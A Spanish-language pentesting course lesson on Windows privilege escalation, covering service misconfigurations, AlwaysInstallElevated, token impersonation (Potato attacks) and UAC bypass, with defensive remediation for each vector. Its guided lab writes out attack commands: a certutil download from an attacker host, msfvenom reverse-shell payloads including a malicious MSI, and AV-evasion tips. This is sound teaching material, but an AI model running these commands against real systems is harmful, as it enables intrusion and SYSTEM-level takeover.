

Clase 077 — Escalada de privilegios en Windows

Parte: 3 — Hacking ético y pentesting: metodología · Fuente: Peter Kim - "The Hacker Playbook 3"; documentación oficial de Sysinternals (Microsoft) 🕒 Duración estimada: 130 min · Nivel: Avanzado

Objetivo

El alumno aprenderá a enumerar un host Windows comprometido con una cuenta estándar, identificar configuraciones inseguras (servicios con rutas o permisos débiles, políticas de instalación permisivas, privilegios de token abusables) y escalar hasta SYSTEM o administrador local en un entorno de laboratorio propio, entendiendo además cómo el equipo defensivo audita y corrige cada vector.

Resultados de aprendizaje

Al finalizar, el alumno podrá:

- 1. Ejecutar WinPEAS y comandos nativos de Windows para enumerar vectores de escalada.
- 2. Identificar y explotar servicios vulnerables a unquoted service path.
- 3. Detectar servicios con permisos de archivo o registro débiles y sustituir su binario.
- 4. Comprender y aplicar conceptualmente el abuso de tokens de acceso (SeImpersonatePrivilege) mediante ataques tipo Potato.
- 5. Verificar y explotar la configuración AlwaysInstallElevated.
- 6. Explicar el rol de PowerUp/PowerSploit en la enumeración automatizada y su contraparte defensiva.

Temas


#	Tema	Por qué importa
1	Enumeración con WinPEAS	Detecta decenas de misconfiguraciones en minutos
2	PowerUp / PowerSploit	Automatiza auditoría de privilegios vía PowerShell
3	Unquoted service paths	Windows ejecuta rutas intermedias si no hay comillas
4	DLL hijacking en servicios	Un binario o DLL escribible se ejecuta con privilegios del servicio
5	AlwaysInstallElevated	Permite instalar MSI arbitrario como SYSTEM
6	Tokens de acceso e impersonation	Base de ataques Potato para llegar a SYSTEM
7	UAC bypass (concepto)	Explica por qué UAC no es un límite de seguridad real

Explicación en profundidad

El objetivo es SYSTEM, y el camino es la mala configuración

En Windows la escalada va de una cuenta de usuario a **administrador local** y, desde ahí, a **SYSTEM** —la cuenta de servicio con el máximo privilegio, por encima incluso del administrador—. Como en Linux, el

camino rara vez es un exploit y casi siempre una **configuración incorrecta**: un servicio con una ruta mal escrita, una carpeta escribible donde no debería, una política de instalación peligrosa, un privilegio de token mal concedido. La enumeración es de nuevo el primer paso, y **WinPEAS** y **PowerUp** (parte de PowerSploit) automatizan la detección de decenas de estas debilidades en minutos.



Servicios mal configurados: el filón de Windows

Varios de los vectores clásicos giran en torno a los **servicios**, que se ejecutan con privilegios altos al arrancar. El **unquoted service path** explota una peculiaridad de Windows: si la ruta del ejecutable de un servicio contiene espacios y **no está entre comillas** (`C:\Program Files\Mi App\app.exe`), Windows intenta ejecutar por orden `C:\Program.exe`, luego `C:\Program Files\Mi.exe`, etc.; si el atacante puede escribir un binario con uno de esos nombres en una carpeta intermedia, se ejecuta con los privilegios del servicio. El **DLL hijacking** es análogo con bibliotecas: si un servicio carga una DLL desde una ubicación escribible o no encontrada, colocar ahí una DLL maliciosa la hace ejecutarse en su contexto. Y si los **permisos del propio servicio** son débiles, se puede reconfigurar directamente su binario para que apunte al payload.

AlwaysInstallElevated y el abuso de tokens

AlwaysInstallElevated es una política que, si está activada (dos claves de registro), permite a **cualquier usuario instalar un paquete MSI con privilegios de SYSTEM**. Es una escalada trivial cuando aparece: se genera un MSI malicioso y se instala. El vector más potente y conceptualmente más rico es el **abuso de tokens de acceso**. Windows usa tokens para representar el contexto de seguridad de un proceso, y ciertas cuentas de servicio tienen privilegios especiales —como `SeImpersonatePrivilege`— que permiten **suplantar** el token de otra cuenta. La familia de ataques **"Potato"** (JuicyPotato, PrintSpoofer, RoguePotato) explota justamente eso: engañar a un proceso privilegiado para que se autentique contra el atacante, capturar su token y suplantarlo para saltar a SYSTEM. Es el mismo `getsystem` de la [Clase 074](#) visto por dentro.

UAC no es lo que la gente cree

La clase cierra desmontando un malentendido importante: el **UAC** (*User Account Control*, el aviso de "¿permitir que esta app haga cambios?") **no es un límite de seguridad** en el sentido estricto, y Microsoft lo dice explícitamente. Es una comodidad para separar acciones administrativas de las normales, pero existen numerosas técnicas de **UAC bypass** que permiten a un proceso de un administrador saltar el aviso y ejecutarse elevado sin interacción. Entender esto tiene una consecuencia práctica doble: para el atacante, que estar en una cuenta de administrador ya es, en la práctica, estar a un paso de la elevación completa;

para el defensor, que no se puede confiar en UAC como barrera y hacen falta controles reales (mínimo privilegio, que los usuarios no sean administradores locales, segmentación). Como siempre, cada vector encontrado se documenta con su remediación concreta, porque el valor del hallazgo es que el cliente lo cierre.

Definiciones y características

- **WinPEAS:** script de enumeración de la suite PEASS-ng para Windows, análogo a LinPEAS. Característica clave: colorea hallazgos por probabilidad de explotación, priorizando el trabajo del pentester.
- *Enfoque defensivo:* correr WinPEAS de forma controlada en tu propio parque de máquinas permite a seguridad identificar y remediar hallazgos antes de que un atacante los encuentre.
- **Unquoted service path:** ruta de ejecutable de un servicio que contiene espacios y no está entre comillas. Característica clave: Windows intenta ejecutar cada segmento de la ruta hasta el primer espacio, permitiendo colocar un binario malicioso en una carpeta intermedia escribible.
- *Enfoque defensivo:* forzar el uso de comillas en todas las rutas de servicio (auditable con GPO o scripts de compliance) elimina este vector de raíz.
- **Servicio con permisos débiles:** un servicio cuyo binario, carpeta contenedora o clave de registro son modificables por un usuario no privilegiado. Característica clave: sustituir el binario y reiniciar el servicio ejecuta código arbitrario con el privilegio del servicio (a menudo SYSTEM).
- *Enfoque defensivo:* aplicar ACLs estrictas (solo administradores con escritura) sobre binarios y carpetas de servicios es una revisión de hardening de bajo costo y alto impacto.
- **AlwaysInstallElevated:** par de claves de registro (`HKCU` y `HKLM`) que, si ambas están activas, permiten a cualquier usuario instalar paquetes `.msi` con privilegios de SYSTEM. Característica clave: requiere ambas claves activas simultáneamente para ser explotable.
- *Enfoque defensivo:* esta política casi nunca se necesita en producción moderna; auditarla y desactivarla vía GPO en todo el dominio elimina el vector sin afectar operaciones normales.
- **Token de acceso:** estructura que Windows asigna a cada proceso para representar la identidad y privilegios de seguridad del usuario que lo lanzó. Característica clave: un proceso con `SeImpersonatePrivilege` puede suplantar el token de otro proceso que se conecta a él.
- *Enfoque defensivo:* restringir qué cuentas de servicio reciben `SeImpersonatePrivilege` (solo las estrictamente necesarias) reduce la superficie de ataques tipo Potato.
- **Ataques tipo Potato (PrintSpoofer, RoguePotato, GodPotato):** familia de técnicas que abusan de `SeImpersonatePrivilege` en cuentas de servicio para escalar a SYSTEM. Característica clave: no explotan un bug de memoria, sino un diseño de autenticación NTLM local mal aislado.
- *Enfoque defensivo:* Sysmon con reglas para detectar creación de named pipes inusuales y spawns de procesos hijos de servicios web es la señal más confiable de esta familia de ataques.
- **UAC (User Account Control):** mecanismo que solicita confirmación antes de ejecutar acciones administrativas. Característica clave: Microsoft no lo considera un límite de seguridad, por lo que existen múltiples técnicas de bypass documentadas (fodhelper, eventvwr, entre otras).
- *Enfoque defensivo:* no depender de UAC como control único; combinarlo con EDR, principio de mínimo privilegio y auditoría de eventos es la defensa real.

Glosario

Término	Definición concisa
SYSTEM	Cuenta de máximo privilegio en Windows
Administrador local	Nivel intermedio; puente hacia SYSTEM
WinPEAS / PowerUp	Herramientas de enumeración de escalada en Windows
PowerSploit	Conjunto de módulos ofensivos en PowerShell
Unquoted service path	Ruta de servicio con espacios sin comillas; explotable
DLL hijacking	Cargar una DLL maliciosa desde una ubicación escribible
Permisos débiles de servicio	Permiten reconfigurar el binario del servicio
AlwaysInstallElevated	Política que instala MSI como SYSTEM
Token de acceso	Representa el contexto de seguridad de un proceso
SeImpersonatePrivilege	Privilegio que permite suplantar otro token
Ataques Potato	Familia que abusa de la suplantación para llegar a SYSTEM
PrintSpoofer / JuicyPotato	Implementaciones concretas del ataque Potato
UAC	Aviso de elevación; no es un límite de seguridad
UAC bypass	Técnicas para elevar sin el aviso

Herramientas y preparación

- **Entorno de laboratorio:** una VM Windows 10/11 o Windows Server propia, deliberadamente configurada con al menos un servicio vulnerable, para practicar sin riesgo legal.
- **WinPEAS** (`winPEASx64.exe` / `winPEASx86.exe`): transferir vía `certutil -urlcache -f http://IP:8000/winPEASx64.exe wp.exe` desde un servidor HTTP en la máquina atacante.
- **PowerUp.ps1** (parte de PowerSploit): script PowerShell de auditoría de privilegios; se ejecuta con `.\PowerUp.ps1; Invoke-AllChecks`.
- **accesschk.exe** (Sysinternals): para verificar permisos efectivos sobre servicios y binarios.
- **PrintSpoofer / GodPotato:** binarios de prueba de concepto para abuso de `SeImpersonatePrivilege`, usados únicamente contra la VM de laboratorio propia.
- **Seatbelt:** herramienta de enumeración en C# de la suite Ghostpack, útil como alternativa o complemento a WinPEAS para checks más específicos de dominio.
- **msfvenom:** generador de payloads de Metasploit Framework, usado para crear los binarios/MSI de prueba en el laboratorio.

Laboratorio guiado

Todo el laboratorio se ejecuta contra una VM Windows propia o un target de plataforma de laboratorio autorizada. Nunca contra un sistema ajeno sin autorización explícita por escrito.

1. Verifica el contexto actual: `whoami`, `whoami /priv`, `whoami /groups`, `systeminfo`.

2. Transfiere y ejecuta WinPEAS: `certutil -urlcache -f http://IP_ATACANTE:8000/winPEASx64.exe wp.exe` y luego `.\wp.exe > peas.txt`.
3. Busca servicios con ruta sin comillas: `wmic service get name,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\Windows\\" | findstr /i /v ""`.
4. Verifica permisos sobre el servicio candidato con `accesschk.exe -uwcqv usuario NombreDelServicio`.
5. Si el resultado muestra `SERVICE_ALL_ACCESS` o similar para tu usuario, reemplaza el binario o crea el ejecutable en la ruta intermedia con un payload generado con `msfvenom -p windows/x64/shell_reverse_tcp ...`.
6. Revisa AlwaysInstallElevated: `reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated` y la misma consulta contra `HKLM`.
7. Si ambas claves están en `1`, genera un MSI malicioso con `msfvenom -p windows/x64/shell_reverse_tcp LHOST=IP LPORT=4444 -f msi -o payload.msi` e instálalo con `msiexec /quiet /qn /i payload.msi`.
8. Revisa privilegios de token con `whoami /priv`; si aparece `SeImpersonatePrivilege` habilitado, ejecuta un binario tipo PrintSpoofer contra un servicio local de la VM de laboratorio para obtener una shell SYSTEM.
9. Confirma la escalada con `whoami` mostrando `nt authority\system` o una cuenta administradora.
10. Ejecuta Seatbelt (`Seatbelt.exe -group=all`) como comprobación cruzada de los hallazgos de WinPEAS y PowerUp.
11. Revisa tareas programadas con permisos débiles: `schtasks /query /fo LIST /v` y verifica permisos de escritura sobre el ejecutable asociado.
12. Documenta el vector exacto, el comando de explotación y la remediación (comillas en la ruta, ACL correcta, desactivar AlwaysInstallElevated, retirar SeImpersonate de la cuenta de servicio).

Ejercicios

1. Ejecuta WinPEAS y clasifica los tres hallazgos con mayor probabilidad de escalada.
2. Configura intencionalmente un servicio con ruta sin comillas y demuestra su explotación.
3. Usa PowerUp para detectar el mismo servicio y compara la salida con WinPEAS.
4. Verifica y explota (en laboratorio) una configuración AlwaysInstallElevated activa.
5. Investiga y documenta conceptualmente cómo PrintSpoofer abusa de SeImpersonatePrivilege, sin necesidad de ejecutar el exploit en un sistema de producción.
6. Escribe una lista de comandos de hardening (GPO o PowerShell) para cerrar cada vector estudiado.

Reto verificable

Reto: en tu VM Windows de laboratorio (con al menos dos vectores configurados: un servicio con permisos débiles y AlwaysInstallElevated activo), obtén privilegios de SYSTEM o administrador local por dos caminos distintos.

Criterio de aceptación: el alumno entrega evidencia de `whoami` mostrando `nt authority\system` (o cuenta administradora) para cada uno de los dos métodos, con el comando exacto de explotación y la remediación correspondiente documentada.

⚠ Errores comunes

Síntoma / mensaje	Causa y cómo arreglar
WinPEAS bloqueado por el antivirus	Comportamiento esperado en producción; en el laboratorio, desactivar temporalmente el AV o usar la firma menos detectada
<code>accesschk.exe</code> no reconocido	Falta descargar Sysinternals Suite; agregar la carpeta al PATH o invocar con ruta absoluta
El servicio no reinicia tras reemplazar el binario	Faltan permisos para reiniciar el servicio; verificar con <code>sc qc NombreServicio</code> y usar una cuenta con <code>SERVICE_START</code>
AlwaysInstallElevated parece activo pero el MSI no eleva	Solo una de las dos claves (HKCU/HKLM) está en 1; deben estar ambas
PrintSpoofer falla con "Access Denied"	La cuenta no tiene <code>SeImpersonatePrivilege</code> habilitado; confirmar con <code>whoami /priv</code>
El payload de msfvenom es detectado de inmediato	AV moderno con firmas conocidas; en laboratorio, usar encoding o deshabilitar temporalmente el AV, nunca en producción sin autorización

? Preguntas frecuentes

? **¿Es necesario tener antivirus desactivado para practicar esto?** No es obligatorio, pero en el laboratorio suele desactivarse temporalmente para centrarse en la lógica de la técnica; en un pentest real, evadir EDR es una habilidad separada que se practica en otra clase.

? **¿UAC me protege de estos ataques?** UAC filtra ejecuciones interactivas, pero Microsoft explícitamente no lo considera un límite de seguridad; muchas de estas técnicas (servicios, tokens, AlwaysInstallElevated) no dependen de UAC en absoluto.

? **¿Por qué SeImpersonatePrivilege suele estar presente en cuentas de servicio?** Porque muchos servicios web (IIS, MSSQL) necesitan impersonar al usuario autenticado para acceder a recursos con su identidad; es funcionalidad legítima que se vuelve peligrosa si el atacante compromete ese servicio.

? **¿Cómo detecta un equipo azul esta escalada?** Con Sysmon monitoreando creación de procesos hijos inusuales de servicios, cambios en binarios de servicios (integridad de archivos), auditoría de claves AlwaysInstallElevated vía GPO, y alertas sobre uso de privilegios sensibles (Event ID 4672).

? **¿WinPEAS y PowerUp encuentran exactamente lo mismo?** No siempre: WinPEAS cubre un espectro más amplio de misconfiguraciones del sistema operativo, mientras que PowerUp está más enfocado en objetos de PowerShell/AD; usarlos juntos da una cobertura más completa que confiar en uno solo.

🔗 Referencias

- Peter Kim, *The Hacker Playbook 3*, Secure Planet LLC.
- PEASS-ng (WinPEAS) — <https://github.com/peass-ng/PEASS-ng>
- Microsoft, Sysinternals accesschk — <https://learn.microsoft.com/sysinternals/downloads/accesschk>
- MITRE ATT&CK, T1134 Access Token Manipulation — <https://attack.mitre.org/techniques/T1134/>
- MITRE ATT&CK, T1574 Hijack Execution Flow — <https://attack.mitre.org/techniques/T1574/>



Material descargable

-  [Guía en PDF](#) — versión imprimible de esta clase.
-  [Presentación \(PPTX\)](#) — deck para proyectar en clase.



Clase anterior

[Clase 076](#) — Escalada de privilegios en Linux



Siguiente clase

[Clase 078](#) — Movimiento lateral en la red